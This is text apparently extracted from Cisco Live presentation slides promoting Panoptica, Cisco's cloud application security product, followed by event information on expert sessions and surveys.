
Panoptica Differentiators

Secure Your Internal and External APIs

Identify externally exposed APIs and 3rd party API consumption

Discover authentication and authorization risks via trace analysis

Proactively discover API risks via OpenAPI spec analysis




Panoptica Differentiators

Achieve Fast Time to Value with Context-Based Issue Prioritization

Reduce alert overload via contextual prioritization of your cloud risks


Quickly identify the biggest threats to your applications via graph-based algorithms



Panoptica Differentiators

Think Like An Attacker with Attack Path Analysis

View your assets from an attacker's perspective to see how even seemingly minor vulnerabilities can be exploited to gain lateral movement, privilege escalation and access to your crown-jewels




Panoptica Differentiators

Accelerate Remediation with Dynamically-Generated Resources Tailored for DevOps

Empower your team to implement industry-recommended best practices to remediate threats and vulnerabilities

Implement these recommendations quickly with customized policies in the DevOps format of your choice




Panoptica Differentiators

Integrate with Tools and Platforms You Already Use

Integrate with your
CI/CD toolsets

Integrate with your
event and workflow
management systems

Integrate with your
threat intelligence and
security feeds



Next Steps: Start Using Panoptica for free

[Get Started](#) ▾[Solutions](#) ▾[Resources](#) ▾[Pricing](#)[Contact us](#)[Log in](#) [SIGN UP FREE](#)

Accelerate your cloud application security strategy with Panoptica

Panoptica, Cisco's cloud application security solution for code to cloud, provides seamless scalability across clusters and multi-cloud environments, allowing teams to secure APIs, serverless, containers, and Kubernetes environments.

 [LEARN MORE](#)

panoptica.app

CISCO *Live!*

Did you know?

You can have a
one-on-one session with
a technical expert!

Visit Meet the Expert in The HUB
to meet, greet, whiteboard & gain
insights about your unique questions
with the best of the best.



Meet the Expert Opening Hours:

Tuesday	3:00pm – 7:00pm
Wednesday	11:15am – 7:00pm
Thursday	9:30am – 4:00pm
Friday	10:30am – 1:30pm

Session Surveys

We would love to know your feedback on this session!

- Complete a minimum of four session surveys and the overall event surveys to claim a Cisco Live T-Shirt



Continue your education



- Visit the Cisco Showcase for related demos
- Book your one-on-one Meet the Expert meeting
- Attend the interactive education with DevNet, Capture the Flag, and Walk-in Labs
- Visit the On-Demand Library for more sessions at www.CiscoLive.com/on-demand



The bridge to possible

Thank you

CISCO *Live!*

#CiscoLiveAPJC

The background is a vibrant, abstract graphic. On the left, there are overlapping, wavy shapes in shades of red, orange, and yellow, resembling a stylized cloud or a series of overlapping circles. On the right, a bright white light source emits a series of colorful rays in shades of blue, green, and yellow, creating a sunburst effect. The overall color palette is a rainbow spectrum.

cisco *Live!*

Let's go

#CiscoLiveAPJC